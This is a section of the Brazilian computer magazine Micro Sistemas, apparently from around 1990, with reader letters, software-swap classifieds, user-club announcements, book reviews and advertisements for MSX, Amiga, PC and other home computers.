- Se você é analista de sistemas, administrador de empresas ou programa em Turbo Pascal 4.0 e 5.5 e Turbo C; se tem conhecimentos de sistemas multiusuários e pretende formar uma empresa de desenvolvimento de sistemas, junte-se a nós. **Carlinhos e Lauro - Tel:570-2785 ramal 24.**
- Possuo um CP 500 e, no Brasil, não existem muitos clubes para essa linha, por isso peço que outros usuários do CP 500 me indiquem clubes confiáveis aos quais eu possa me dirigir.
Ouvi falar muito bem de um certo Garfield Club, será mesmo bom? E, se afirmativo, qual o endereço do mesmo? **Milton da Silva - Banco Mercantil - Centro - Caixa Postal 141 - Bento Gonçalves - RS - 95700**
- Possuo um CP 500 M80/C, e estou procurando o compilador Basic (Bascom) para CP/M. Quem o possuir favor entrar em contato comigo. **Cid Campos - R.Uruguaí, 1300/602 - Itajaí - SC - 88300**
- Possuo um Amiga 500 e gostaria de trocar informações e programas sobre este computador. Peço aos usuários o favor de remeterem uma lista de seus programas. **Munif Gebara Jr. - Caixa Postal 661 - Maringá - PR - 87100**
- Possuo um TK3000 ILe e estou pretendendo comprar um Macintosh. Mas como não o conheço bem peço informações sobre o mesmo. **Paulo José C. R. Dias da Silva - R.Sá Ferreira, 189 - Rio de Janeiro - RJ - 22071**
- Possuo um Expert 1.1, um datacorder Gradiente, um drive Racidata dupla face 5 1/4; Monitor MBW/12 e estou interessado na troca de informações na área de aplicativos e periféricos. Também estou querendo esquema do Expansor de Slot. Tenho esquema completo do MSX 1.1 e Monitor BMW 12. Possuo vários livros de programas e de Eletrônica. Também me interesse por esquema de drive dupla face. **José Afonso Alves - R.Guaratuba, 202 - Campo Grande - MS - 79085**
- Estou adquirindo um computador de bolso da Casio, o FS 9000 e decidi escrever a MS para ver se alguém pode me dar informações sobre os micros da Casio, especialmente sobre o FS 9000. Onde posso conseguir programas aplicativos, livros e maiores detalhes sobre este computador. **Gilberto Gomes Scalón - R.General Canabarro, 484 - Santiago - RS - 97700**
- Gostaria de trocar programas, manuais, dicas e mapas com usuários do micro TK95 e compatíveis. **Nilsson Fernandes - R.Alto Garças, 274 - São Paulo - SP - 03546.**
- Sou um usuário do micro Amiga e gostaria de entrar em contato com outros usuários para a troca de programas (jogos e aplicativos) desta fabulosa máquina. **Silvío Luiz Evangelista - Av. Dr. Jambeiro Costa 881 - Leme - SP - 13610.**
- Gostaria de obter a senha do jogo Taratuga Ninja, jogo para computadores da linha PC. Aproveito a oportunidade para avisar aos usuários de PC, que entrem em contato comigo, para a troca de idéias, dicas, macetes, e principalmente programas, jogos ou utilitários. Ficaria grato se enviassem a listagem de seus programas. Responderei a todas as cartas. **Marcelo Reis - R.Tenente Mário Barbedo, 559 - Parque Edu Chaves - São Paulo - SP - 02233**
- Sou usuário de um Commodore Amiga 500, com drive de 5 1/4; mouse e televisão colorida adaptada para padrão RGB. Gostaria de trocar softwares, dados técnicos e dicas. Ficaria feliz se alguém pudesse me fornecer informações sobre os programas Sonix v. 2.5, Digipaint 3.0, Deluxe Paint III, Amiga Transformer, Sculpt 3D e Fantavision. **Carlos Yuiti Tsujimoto - R.Afonso Celso, 85/101 - Salvador - BA - 40160**
- Possuo um MSX Expert 1.1, com drive, monitor, gravador e impressora, e gostaria de me corresponder com alguém que possua o mesmo equipamento para trocar jogos, utilitários, aplicativos, dicas, etc. **Rodrigo C. Gunther - R.Santos Dumont, 429 - União da Vitória - PR - 84600**
- Sou usuário de um micro CP-500 M80c, possuo cerca de 60 disquetes e gostaria de trocar aplicativos, e principalmente jogos de adventure, com usuários desta linha ou compatíveis. **Marcos Luiz dos Santos - Av.Pascoal Celestino Soares, 228 - Vila Industrial - Campinas - SP - 13033**
- Possuo um micro IBM PC/XT e gostaria de me corresponder com usuários desta linha para troca de idéias, programas e jogos. **Emerson Berg Jorge Pereira - R.Olegário Maciel 1932/101 - Juiz de Fora - MG - 36015**
- Tenho um Amiga 2000HD, com Hard Disk de 40Mb, drive de 3 1/2' de 880 e monitor colorido com saída de som stereo e impressora colorida Citizen 200GX. Gostaria, se possível, de receber maiores informações sobre software (principalmente na área gráfica e de som), literatura disponível nesta mesma área e, principalmente, saber como tirar o maior proveito das qualidades deste computador. **Juliandro Bordignon - R.Angelo Mistura, 15/101 - Marau - RS - 99150**
- Possuo um micro da linha MSX (Hotbit 1.1) que uso em casa para fins pessoais e desenvolvimento de aplicativos. Agora estou pretendendo comprar um PC/XT ou mesmo um AT até o final do ano, mas gostaria de contar com o apoio dos leitores de MS ajudando-me a fazer a melhor escolha a respeito de teclados, CPU, monitores (RGB) e mouses. Também gostaria de me corresponder com usuários de MSX. **Adilson Bonan - R.Manicore, 8 - Atrolari - UHE Balbina - AM - 69736**
- Possuo um CP-500 e gostaria que usuários do mesmo, que possuam software de linguagem de programação, me enviem cópias das mesmas e mapa de memória de vídeo, RAM, I/O, BIOS, etc. Também vendo placa CP/M 64K. **Geovanio Pereira de Lima - R.Reciera Petri, 43 - Jardim Camanducaia - Amparo - SP - 13900**
- Desejo entrar em contato com usuários do Amiga para troca de programas. **Halan L. B. Dias - R.Americana, 9 - São Paulo - SP - 08040**
- Gostaria de me corresponder com usuários da MSX 1.1, com drive de 1/4'. **Dalton Mota Oliveira - Av.Rio Branco, 2986/03 - Juiz de Fora - MG - 36015**
- Gostaria de entrar em contato com os leitores de MS, que montaram o digitalizador de imagens e obtiveram sucesso, para troca de informações **Raul Nunes de Andrade Jr. - R. 15 de novembro, 145 - Três Rios - RJ - 25800**

Venho sugerir a MICRO SISTEMAS que, para matérias futuras, seja abordado o problema da acentuação gráfica de forma a compatibilizar plenamente o WordStar com a Lady 80. No meu caso, utilizo o release número 4 desse processador de texto que, apesar de muito bom, deixa bastante a desejar no que se refere à acentuação em português.

Sergio Rodrigues Salgueiro - Piracicaba - SP

Trago aqui duas sugestões que, creio, muitos outros leitores também apoiarão. 1) Os softwares da PRO-KIT são exclusivamente para MSX e ficam devendo para as outras linhas. Creio que deveriam ser desenvolvidos também softs para outras linhas, principalmente para os PC e compatíveis;

2) A seção Software, onde se tem uma excelente análise do software disponível no mercado, deveria indicar nome, endereço e telefone do fabricante ou representante que comercializa o respectivo software aqui no Brasil, pois ao conhecer os programas analisados, e pretendermos adquiri-los, nos faltam esses dados.

Gostaria ainda de parabenizar o Renato Degiovani pela brilhante matéria 'As sembler no PC', muito bem elaborada e de fácil entendimento, deixando a desejar apenas na primeira parte, quando ficaram pouco claros, para leigos como eu, assuntos como 'flags, registradores...'. Sugiro

uma 'revisão' do assunto mais detalhada
Renato Vilela de Magalhães - Brasília - DF

Venho dirigir-lhes um pedido que, espero, tenha boa acolhida:

Não existiriam condições de serem feitas matérias para nós, pobres usuários, que estamos nos iniciando agora no poderoso campo da microinformática? As matérias de MICRO SISTEMAS me parecem de fácil análise, mas apenas para aqueles que tem aprofundados conhecimentos de programação.

Luiz Fabiano Sassi - Brusque - SC

Quero sugerir que MS publique novas matérias sobre 'Educação e Informática', pois há tempos não tenho lido nada na revista sobre o tema.

Regiane Macuch e Silva - Curitiba - PR

Venho dar uma sugestão que, creio, se for aprovada poderá melhorar as edições de MICRO SISTEMAS: por que vocês não reservam pelo menos umas três páginas da revista para dicas, macetes, mapas de algum programa ou jogo? Muitos clubes e usuários poderiam ajudar nesta parte.

Nelson Fernandes Leite - Cidade Patiarca - SP

Venho agradecer a qualidade que esta revista tem mantido durante anos, mas gostaria de sugerir que o Caderno de Jo-

gos voltasse a ser publicado. No entanto, para evitar reclamações dos leitores, MS dividiria espaço entre: Seção Amiga, Seção PC, Seção MSX-TK90X, Zapping, Adventure e lançamentos.

Claudio Souza Matos - Vitória - ES

Venho trazer uma sugestão para MICRO SISTEMAS. Por que vocês não publicam uma seção de macetes para jogos? Gostaria também de solicitar a volta dos programas para MSX, pois há duas edições estes não aparecem.

Dalton Mota Oliveira - Juiz de Fora - MG

Venho sugerir que Micro Sistemas publique mais programas para a linha Amiga, que vem crescendo a cada dia no Brasil.

Peço também a volta do Caderno de Jogos, que fez um sucesso incrível e a tendência era crescer cada vez mais.

Na minha opinião, o Caderno de Jogos foi uma das melhores partes da revista e, caso volte, gostaria que não só comentasse jogos, mas explicasse truques e apresentasse vidas infinitas.

Halan Leno Dias - São Paulo - SP

Venho sugerir que MS elabore um curso sobre linguagem C, com exemplos práticos e explicativos. Seria uma boa, agora que a MS está abrindo um bom espaço para os micros da linha PC.

Wagner Batista de Godoi - Limeira - SP

Complete sua coleção de MICRO SISTEMAS

75 76 77 78 79

80 81 82 83 84

85 86 87 88 89

90 91 92 93 94

ESGOTADO

95 96 97

Não perca esta oportunidade!

Nome: _____

Endereço: _____

Cep: _____ Cidade: _____ UF: _____

Equipamento: _____

Profissão: _____ Data nasc.: _____

Ass: _____ Data: _____

Estou enviando o cheque nº _____ no valor de Cr\$ _____ nominal à ATI EDITORA S.A., referente às edições assinaladas de MICRO SISTEMAS, ao preço unitário de Cr\$ 380,00.

ATI
Análise, Teleprocessamento e Informática Editora S.A.
Rua Washington Luiz, 9 - gr 403
Rio de Janeiro - RJ - Cep: 20.230

Sou usuário de um MSX Expert 1.1, estou iniciando agora na sua linguagem de programação, e tenho um grande problema: como posso fazer, em Basic, se possível, uma matriz de 4X9 (horizontal, vertical) blocos gráficos, que representem um desenho qualquer (um herói de um jogo, por exemplo)?

Se algum outro usuário puder me ajudar, eu agradeço pois estou desesperado.
Luiz Fabiano Sassi - R. Pedro Werner, 94/fundos - Brusque - SC - 88350

Possuo um MSX 1.1 equipado com uma Megaram 768, 80 colunas CT 80E, um drive DMX e um monitor Unifon II, e quero aprender a linguagem C, utilizando o AZTEC C. Depois de fazer vários cursos, deparei com um programa interessante que me capacitaria, de várias maneiras, a lidar com esta linguagem. O referido programa foi publicado em MS 89 com o título 'Telas em C':

Digitei o programa no WordStar conforme a Praxis e tentei compilá-lo várias vezes, até que consegui criar o esperado .COM. A partir daí não consegui sair desta posição por mais que tentasse. O micro congelava neste ponto e então era obrigado a dar o boot.

Tenho o conhecimento de um cartão que faz o papel de um relógio mas o texto não se referiu a este detalhe.

Gostaria muito de informações suplementares: a) como devo compilar, linkar e etc; b) se devo trabalhar por módulos, ou se o programa tem duas partes; c) Quais as linhas que devo eliminar para o AZTEC C; d) se devo compilar o programa em duas partes ou separar a primeira parte em sub-módulos.

Enfim, após várias tentativas e efetuada a compilação completa, na link-edição, foi requisitada a função MAIN.

Qualquer esclarecimento ficarei muito agradecido.

Vitor Max Rocha - SQS 409 Bl.P APT.102C - Brasília - DF - 70258

Gostaria de saber se há jeito de fazer músicas no CP 400 Color e se existem periféricos para o mesmo. Em caso afirmativo, ficarei grato se algum leitor de MS me informar os tipos e marcas dos periféricos disponíveis.

Alexandre F. Vieira - R. Betin, 296 - João Monlevade - MG - 35930

Possuo equipamento HB8000 da Sharp 1.0, drive DDX 720K, datacorder HB2400 e impressora 80col Lady 80, da Elgin, e estou encontrando dificuldade para rodar os programas que adquiro em disco. Sempre que chamo o programa acusa 'erro de disco'. No entanto, com minhas gravações não acontece o mesmo.

Procurei uma softhouse onde testaram e rodaram os programas mas em drive de outra marca. Em outra loja, me informaram que meu drive necessitaria de um ajuste na cabeça de leitura/gravação.

Gostaria que os amigos leitores me ajudassem. O que fazer?

Pedro Roberto Falchi - Av. das Amoreiras, 2160 - São Bernardo - Campinas - SP - 13030

Eu me interessei muito pelo 'MSX-CAD', publicado no número 95 de MS, e gostaria de saber o que é preciso ser modificado para que o programa (em Pascal) possa ser usado no PC-XT (usando-se o Turbo Pascal), se houver possibilidade desse projeto ser convertido.

Também gostaria de saber se existe um 'Cartão de Referência' sobre o Norton Utilities 4.5 ou de seus programas separados, tais como NDD, NCC, SAFE FORMAT RECOVER, etc. Em caso positivo gostaria de saber onde e como posso adquirir o cartão.

Marcus Vinicius P. Azevedo - R. 14, 25 - Cabo Frio - RJ - 28900

Sou usuário de um computador S-700, compatível com CP/M-80, e estou com o seguinte problema:

Tenho programas em CP/M-80 para a linha Apple, só que os mesmos não rodam no S-700 por ter formatação diferente. Querria saber se é possível transferir arquivos no formato Apple para o S-700 ou se há algum programa para executar o mesmo. Também gostaria de me corresponder com usuários do S-700 ou compatíveis com o CP/M-80 e saber onde encontrar programas para o mesmo.

Carlos Alberto Ferreira - R. Felícia de Novals, 137 - Fátima - Itabuna - BA -45600

Gostaria de adquirir um Macintosh mas não tenho conseguido informações dos revendedores deste produto. Como consegui-lo no Brasil?

Querria saber ainda o seguinte: quais as lojas mais indicadas que revendem o Mac? Existe algum tipo de compatibilidade com o MSX Hotbit? Qual marca de drive 3 1/2, para MSX, é melhor e com possibilidade de uso em outros computadores, como Amiga e PC? Quais os locais mais confiáveis para a transformação do MSX 1.1 para 2.0?

Andrea M. Santos - R. Siqueira Campos, 852/91 - Porto Alegre - RS - 90010

Como leitor e assinante de Micro Sistemas, gostaria de saber se é possível explicar a organização dos buffers do disco de trabalho, seu tamanho, área do disco que ocupa e também se o formato PRO-KIT (PKT) de gravação funciona com as rotinas de descompactação publicadas em Micro Sistemas.

Reinaldo Quaresma Azevedo - R. da Liberdade 327 - Campo Grande - MS -79020

Envie sua correspondência para ATÍ EDITORA S.A., Rua Washington Luiz, 9 GR 403 - Rio de Janeiro - RJ - CEP 20230 - Seção Cartas - Redação MICRO SISTEMAS

O TOQUE QUE FALTAVA

. DRIVES 5 1/4 e 3 1/2
. MODEM
. IMPRESSORAS
. MEGARAM DISK
(TODOS OS MODELOS)
. TRANSFORMAÇÃO
PARA VERSÃO 2.0

SUPER PROMOÇÃO

100 JOGOS + 5 APLICATIVOS
+ 1 CX. DISQUETES

Despachamos
para todo o Brasil

PLAYSOFT

Distribuidor autorizado MSX Soft

TEL. (021) 581-7497

PLAYSOFT INFORMÁTICA LTDA.
Rua Dr. Pacheco de Farias 21 Sala 409
Méier - Rio de Janeiro - RJ - cep 20710

APLICATIVOS e JOGOS

Para
MSX1, PLUS, DD PLUS e 2.
GRAVAÇÃO 5 1/4 720 Kb
5 1/4 360 Kb
3 1/2

PEÇA
CATÁLOGO GRÁTIS

PARA SEU MSX

Gostaria de informar aos leitores desta tão conceituada revista que o '1 Concurso de Adventures - Space Soft' chegou ao fim.

O grande vencedor foi Alexandre Frare, com o adventure 'O Manto Sagrado'.

Gostaria também de informar que este, bem como os outros adventures de sua autoria, estão sendo comercializados através do Club Space Soft.

Parabéns a Alexandre Frare e, por favor, queira entrar em contato conosco para ser informado sobre a premiação. Obrigado à revista MICRO SISTEMAS pelo apoio dado ao nosso concurso e ao MSX. Continuem assim.

Clube Space Soft - Av. Almirante Cócbrane, 287 - Embaré - Santos - SP - 11040

Nós ficamos abismados com o incrível número de cartas recebidas após o anúncio do nosso clube de usuários de PC-XT/AT em MICRO SISTEMAS, e queremos agradecer aos que escreveram, bem como aos editores da MS. Aproveitamos o momento para avisar novamente aos usuários deste equipamento que o PC-Friends continua a receber novos sócios.

**Clube PC-Friends
Caixa Postal 139 - Caruaru - PE - CEP 55100**

Estou formando um clube para usuários da linha MSX, sem fins lucrativos, visando unicamente a satisfazer os desejos dos usuários trocando programas (produzidos ou não pelos futuros sócios), através de disquetes fitas K-7 ou listagens, dicas (posso mais de 150 somente para jogos) e informações em geral. O acervo do clube consta, atualmente, de cerca de 430 ítems.

Para associar-se mande: nome, endereço, data de nascimento, equipamentos de que dispõem e, se possível, um programa ou dicas/macetes. A resposta poderá ser através de disquete 5 ou 25, fita K-7 ou listagem, a depender do equipamento do sócio.

Albino S. Viana - Edf. Santa Elizabeth, 54/1503 - Campo Grande - Salvador - BA - 40000

Estou fundando o Elite Club Computer, o clube do TK2000 e do MSX. Os interessados em se associarem mandem nome, endereço, aparelho, periféricos, para:
Elite Club Computer - R. Professor Sarmento, 95 - Praia do Suá - Vitória - ES - 29000

Possuo um clube para a linha Apple, sem fins lucrativos, que está à inteira disposição dos usuários do mesmo que queiram ampliar seus acervos ou simplesmente esclarecer dúvidas. Os interessados devem entrar em contato com:

Rik&Dac Software - R. Cel. Bordini, 300/404 - Auxiliadora - Porto Alegre - RS - 90420

Estou querendo organizar um clube de usuários para a linha Commodore Amiga, que não terá nenhuma taxa de inscrição, ou qualquer fim lucrativo, pois visará simplesmente a um intercâmbio de programas, informações técnicas, dicas, etc.

O clube irá trabalhar da seguinte forma: ao enviar um disco contendo um programa que não exista em nosso acervo, o sócio terá direito a um disco, à sua escolha, de nosso acervo de software. No entanto, se o sócio não tiver software e quiser adquirir algum, deverá enviar 5 disquetes de 3 1/2; com direito a receber 4 disquetes com programas à sua escolha. O quinto disquete ficará como custo "simbólico" pelo trabalho de gravação.

Carlos Yuiti Tsujimoto - Rua Affonso Celso, 85 / 101 - Salvador - BA - 41160

Recentemente foi criado o MSX Brothers Club, cujo objetivo é trocar programas, manuais, dicas, etc, relativos ao MSX.

MSX Brothers Club A/C Jorge Leite de Siqueira - R. Adão Fernandes, 71 - Me-deiros Neto - BA - 45960

Como programador e diretor do TRS-Club Service, um novo clube de usuários TRS, venho informar aos interessados que, antes de ser simplesmente um novo clube de usuários, o TRS Club prevê a intensiva participação de seus associados, já que se trata de um clube voltado para a produção e divulgação de produtos realmente nacionais, sejam eles jogos e/ou aplicativos. Além disso, programadores poderão trocar experiências usando o clube como interface.

O TRS-Club presta também os seguintes serviços: venda de sistemas profissionais, como mala direta, contas a pagar/receber, controle bancário; desenvolvimento de sistemas específicos; venda de livros; compra e venda de equipamentos usados; venda de suprimentos; elaboração de um boletim mensal, com rotinas, programas, etc.

Os interessados devem entrar em contato enviando dados completos de equipamento, lista de software e lista de documentação.

TRS-Club Service - Rua Recieri Petri, 43 - Jardim Camanducaia - Amparo - SP - 13900

Eu e alguns colegas estamos formando um clube para TK2000 Color; MSX e Amiga. Para este último, estamos com poucos jogos, porém já em desenvolvimento. Para maiores informações escreva para:

Mega Corporation Club - Rua Sagrado Coração de Maria, 70 - Vitória - ES - 29055

Aviso aos leitores da revista MICRO SISTEMAS que foi fundado o Ohms Club Technology que visa a troca de informações e de tudo relacionado à tecnologia (informática, eletrônica, etc.) e ainda a troca de correspondência entre amigos que têm interesses comuns.

As cartas podem ser enviadas aos meus cuidados, no endereço abaixo:

Luciano H. Trindade - Rua Aristides Viadana, 252 / 21 Bloco 4 - São Paulo - SP - 05038

Gostaríamos de convidar aos leitores da revista MICRO SISTEMAS que possuem micros da linha Apple (ou simplesmente se interessam por esta máquina) para associar-se ao nosso clube, que não visa lucros.

Pretendemos apenas uma maior integração entre os usuários desses micros, trocas de programas, dicas, experiências e dúvidas. Futuramente iremos fazer um jornalzinho.

W & W Apple Club - Rua XV de Novembro, 827 - Itaquí - RS - 97650

Estou fundando um clube de usuários, o CCM, Clube de Correspondência sobre o MSX. A filiação é gratuita. Mande seu nome, endereço completo e área de interesse.

O clube possui cadastro de software de todos os associados e também de algumas softhouses. Tem ainda serviços especiais para quem não possui impressora, para recuperar discos apagados ou com problemas de setores, oferece informações sobre produtos, tira dúvidas, etc.
**Alexandre Kaplan Moscovici
Rua das Mangabeiras, 150 - Bairro Pa-caembu - São Paulo - SP - 01233**

Quero inicialmente me congratular com MICRO SISTEMAS pelo nível das publicações apresentadas nos últimos exemplares, em especial o de número 97.

Como usuário de um micro PC fico satisfeito em ver uma publicação nacional, que mesmo mesclando vários ramos da microinformática (Apple, MSX e PC), consegue este excelente desempenho.

Johann Huber - Av. Estilac Leal, 160/34B - Centro - Guarulhos - SP - 07010

Quero parabenizar MICRO SISTEMAS pelo grande sucesso que vem alcançando nos últimos anos, por seu alto nível técnico e pelas inovadoras matérias que atingem os mais diversificados micros, indo do TK85 ao Amiga.

Halan Dias - R. Americana, 9 - São Paulo - SP - 08040

Quero parabenizar MICRO SISTEMAS pela matéria do autor Luiz Cressoni Filho, publicada no número 98, sobre 'IN/OUT TK95'. Parabenizo também a ATI Editora por produzir uma revista especializada em informática, que abre espaço para todos os micros nacionais, o que deve ser trabalho difícil, já que existem várias marcas e tipos de micros.

No Brasil, a única revista que abre espaço para TK é a MICRO SISTEMAS, e gostaria que ela continuasse dando este espaço necessário para que os usuários possam obter informações importantes.

Fica aqui o meu recado e os meus votos de que MICRO SISTEMAS continue sempre assim.

Otávio Carvalho Jr. - R. Adelina Giometti França, 295 - Sumaré - SP - 13170

Venho dar os parabéns a revista MICRO SISTEMAS, uma revista bem montada e simples de ser entendida. Hoje em dia, há uma dificuldade enorme em se entender as outras revistas de informática pois são técnicas demais.

Com MS, já consegui tirar muitas dúvidas a respeito do maravilhoso mundo da informática.

Antonio Carlos Nicolodi - R. Prudente de Moraes, 339 - Blumenau - SC - 89030

Venho parabenizar toda a equipe de MICRO SISTEMAS pela excelente performance e dinamismo que a revista apresenta.

Albino S. Viana - Ed. Santa Elizabeth, 54/1503 - Campo Grande - Salvador - BA - 40000

Quero parabenizar Roberto Alves Fernandes pela entrevista dada a Micro Sistemas e à própria revista pela excelente matéria publicada na 'Última Página' do número 96.

Além do lucro exagerado que as multinacionais têm com a exploração do nosso país (em termos gerais) não fabricam produtos dignos do consumidor.

Ao citar que as multinacionais fabricantes de carros, motocicletas, produtos farmacêuticos, etc, não fabricam seus produtos com a qualidade que a população necessita, ele nos mostrou que não basta liberar a reserva do mercado de informática, mas sim criar uma política voltada a atender os conceitos básicos do que é 'informática', isto é, fabricar seus produtos de um modo que corresponda às necessidades básicas do usuário.

Meus parabéns a Roberto Andrade Fernandes, e à MICRO SISTEMAS.

Marçalém Alves de Lima - R. D. Pedro II, 89 - Monte Carmelo - MG - 38500

Sou leitor de MS há 4 anos, e tenho notado que a revista melhorou ainda mais nos últimos tempos. Parabéns.

Silvio Luiz Evangelista - Av. Dr. Janbeiro Costa, 881 - Leme - SP - 13615

Venho parabenizar MICRO SISTEMAS por sua sempre renovada atualidade que, sem dúvida, faz dela um grande e permanente sucesso. Cito como exemplo a oportuníssima matéria 'Play it again, Sam', de MS 97. Mais uma vez, parabéns.

Sergio Rodrigues Salgueiro - R. Dona Eugênia, 1418 - Piracicaba - SP - 13400

Trago meu elogio à qualidade de MICRO SISTEMAS e de seus artigos, principalmente os para PC e compatíveis.

Marco Antônio Pinto - R. Helium, 240 - Belo Horizonte - MG - 31130

É HORA DE ASSINAR MICRO SISTEMAS

Veja só se não é uma vantagem e tanto: você paga 10 e leva 12 edições. Uma pechincha de dar água na boca.

E não é só isso não. Atente para o fato de que MICRO SISTEMAS é a primeira revista brasileira de microcomputadores. São 10 anos de liderança no mercado e muita história para contar.


A nossa maior tradição continua sendo nosso carro chefe: nas páginas da MICRO SISTEMAS você encontra sempre uma análise do mercado de informática. Além, é claro, dos melhores programas e rotinas publicados em revistas.

Não fique aí parado. Pegue a sua calculadora e faça as contas. Depois é só preencher o cupom ao lado e entrar para o time dos usuários bem informados.

Nome:		
Endereço:		
Cep:	Cidade:	UF:
Equipamento:		
Profissão:	Data nasc.:	
Ass:	Data:	
Estou enviando o cheque nº _____ no valor de Cr\$ 4,600,00 nominal à ATI EDITORA SA, referente a uma assinatura anual (12 números) de MICRO SISTEMAS.		

ATI Análise, Teleprocessamento e Informática Editora S.A.
 Rua Washington Luiz, 9 - gr 402 - Rio de Janeiro - RJ - Cep: 20.230

LIVROS



USANDO HARVARD GRAPHICS

Stephen Sagman
Editora Campus Ltda
380 páginas

A obra indica como criar recursos visuais, melhorar uma apresentação comercial, fazer slides, transparências, folhetos impressos, cartões de esboços, mapas, gráficos comerciais, etc. Além disso, mostra como criar quadros de texto, quadros de setores circulares, quadros de barra, quadros de coluna, quadros de linha, quadros de ponto, quadros de alta/baixa/fechamento e muitos outros tópicos que pretendem acabar com as apresentações cansativas, produzindo em seu lugar algo inovador e atraente.

REENGENHARIA DE SOFTWARE **Técnicas de Manutenção de** **Programas e Sistemas**

Girish Parikh
Livros Técnicos e Científicos Editora
Ltda
464 páginas

Este é um livro que oferece dicas e técnicas gerenciais de manutenção de software; descreve com precisão a aplicação e o impacto das técnicas estruturadas (análise, projeto, programação e produtividade) na manutenção e desenvolvimento de software; fornece instruções práticas para os programadores de manutenção, além de uma listagem de checagem para efeitos colaterais numa mudança de manutenção.

CLIPPER - Modelos de Programas
Ernesto M. Haberkorn / Laércio J. L. Co-
sentino
Editora Atlas S/A
92 páginas

Ao apresentar modelos de programas escritos em Clipper, este livro facilita a tarefa de desenvolver sistemas. Os modelos demonstrados servem de base para o sistema SIGA (Sistema Integrado de Gerência Automática) e a metodologia empregada tem se mostrado bas-

tante flexível para ser utilizada em outras aplicações.

O livro pressupõe que o leitor tenha o domínio da linguagem Clipper, e o ideal é fazer a leitura diante de um micro. Nesse sentido, segue anexo um disquete que contém o conjunto dos quatro programas-fonte analisados, que servirão de esqueleto para o desenvolvimento dos próprios programas do usuário. Além disso, os programas apresentados são fartamente comentados, permitindo que o leitor entenda detalhadamente o significado de cada comando.

DOMINANDO O TURBO PASCAL

Douglas Hergert
Editora Ciência Moderna Ltda
569 páginas

Com seus 15 capítulos e 2 apêndices, divididos em 3 partes, contendo 22 programas-exemplo, esta obra é, sem dúvida, inédita em português. Cobrindo as versões 4.0 e 5.0, abrange todos aqueles que desejam aprender e aplicar os conhecimentos desta fantástica linguagem de programação. Constitui um guia prático e atualizado para as versões 4.0 e 5.0 do Turbo Pascal, escritos especialmente para aqueles usuários que já estejam familiarizados com alguma linguagem de programação.

Se o leitor está estudando o Turbo Pascal, esta obra lhe fornecerá a prática necessária para efetuar a maioria das implementações da Borland, tais como: o novo debugger na versão 5.0; como utilizar o sistema de menus; o uso efetivo do editor e o processo de desenvolvimento de programas. Apresenta ainda, cobertura da manipulação de arquivos, incluindo a programação em arquivos de acesso sequencial e radômico; uma introdução e visão geral das capacidades gráficas do Turbo Pascal 5.0; uma valiosa coleção de unidades prontas para serem usadas, incluindo rotinas para manipulação de strings, entrada do usuário e datas; um exame de recursão, incluindo um programa-exemplo do Quick Sort.

PROGRAMAS PROFISSIONAIS **PARA MSX E PC**

LINHA MSX

Contabilidade Profissional Completa em Dbase II Plus - 100 BTN's
Controle de Estoque Profissional em Dbase II Plus - 30 BTN's
Super Conversor de Arquivos - Basic - Dbase - 20 BTN's
Supershapes 1, 2 e 3: Para Graphos III e Page Maker - 14 BTN's cada
E.V.A.: Editor de Vinhetas Animadas - 30 BTN's
L.S.D.: Letters Special Designer - 20 BTN's
Mala Direta Plus - 30 BTN's

SOLICITE CATÁLOGO

LINHA PC

Agenda Profissional c/ Mala Direta e Editor de Textos - 300 BTN's
Contabilidade Profissional Completa - 300 BTN's
Agenda Política c/ Mala Direta e Editor de Textos - 300 BTN's

Programas de Domínio Público e Shareware: Solicite Catálogo
Pedidos através de Cheque Nominal ou Vale Postal à:

NEWDATA INFORMÁTICA E SISTEMAS LTDA.
Rua José Benfica, 167 - CEP 79001 - Campo Grande-MS
Caixa Postal 1049 - Telefone: (067)761-3425

My fair Lady



A Lady 90 é o mais avançado conceito de moderna tecnologia que comprova, pelos seus recursos, design e eficiência, as constantes inovações desenvolvidas pela Elgin no mundo da informática.

Ela é rápida e silenciosa: imprime normalmente 120 caracteres por segundo mantendo o nível de ruído abaixo de 60 decibéis.

É também muito versátil. Pode ser acoplada a todos os micros, aos aparelhos de telex e tarifadores em geral. Para facilitar ainda mais as coisas, é dotada de chave de dupla voltagem.

Além da Qualidade de Carta, ela dispõe de 10 diferentes modos de impressão que

podem ser combinados entre si em um mesmo texto ou linha. E tem mais. Graças à capacidade do buffer, enquanto a Lady 90 estiver imprimindo, você continua usando simultaneamente o computador.

Ela opera tanto com folhas soltas como com formulários contínuos e é a impressora mais compacta do mercado dispensando mesas especiais ou espaço extra. É também a mais leve, com apenas 3,5 quilos.

Você tem todos estes e muitos outros motivos para conhecer o mais novo lançamento da Elgin.

Passa na revenda mais próxima, peça uma demonstração e descubra o porquê do título deste anúncio.

ELGIN
LADY 90



ELGIN
ELETRONICA

DIMENSÃO

A Dimensão é pioneira na locação de videogames no Brasil. Desde o início, criou todas as condições para a divulgação do Megadrive no mercado e já no ano passado seus sócios alugavam diversos cartuchos para esse incrível equipamento.

Hoje a Dimensão tem mais de 60 títulos exclusivos para o Megadrive em todas as suas lojas e gostaria de parabenizar a TEC-TOY pela iniciativa ousada de lançar o aparelho no país. Além de jogos e aparelhos do sistema Megadrive, a Dimensão possui uma infinidade de jogos para Phantom, Master System, Game Boy e qualquer outro videogame, em todos os formatos.

GAMES & GAMES

Seu pessoal de atendimento é altamente gabaritado, conhecendo os mínimos detalhes de todos os jogos — inclusive as dicas!

Além dos games, a Dimensão tem a maior variedade de acessórios para locação e venda, oferecendo ainda assistência técnica especializada para qualquer videogame, inclusive Amiga e todas as configurações de MSX e PC-XT/AT.



DIMENSÃO

LOJA 1: Tatuapé - Rua Santa Virgínia, 107 - Tels.: 217.7161 - 296.4928
LOJA 2: V. Mariana - Rua Afonso Celso, 771 - Tels.: 884.8151 - 884.8152
LOJA 3: Centro - Rua Xavier de Toledo, 210/23 - Tels.: 36-3226 - 34.8391
LOJA 4: Santana
Rio de Janeiro:
Porto Alegre:

Breve uma perto de você!

Esta edição teve participação especial da Dimensão, no fornecimento de informações e de jogos.

Dimensão, a primeira e maior locadora de games do Brasil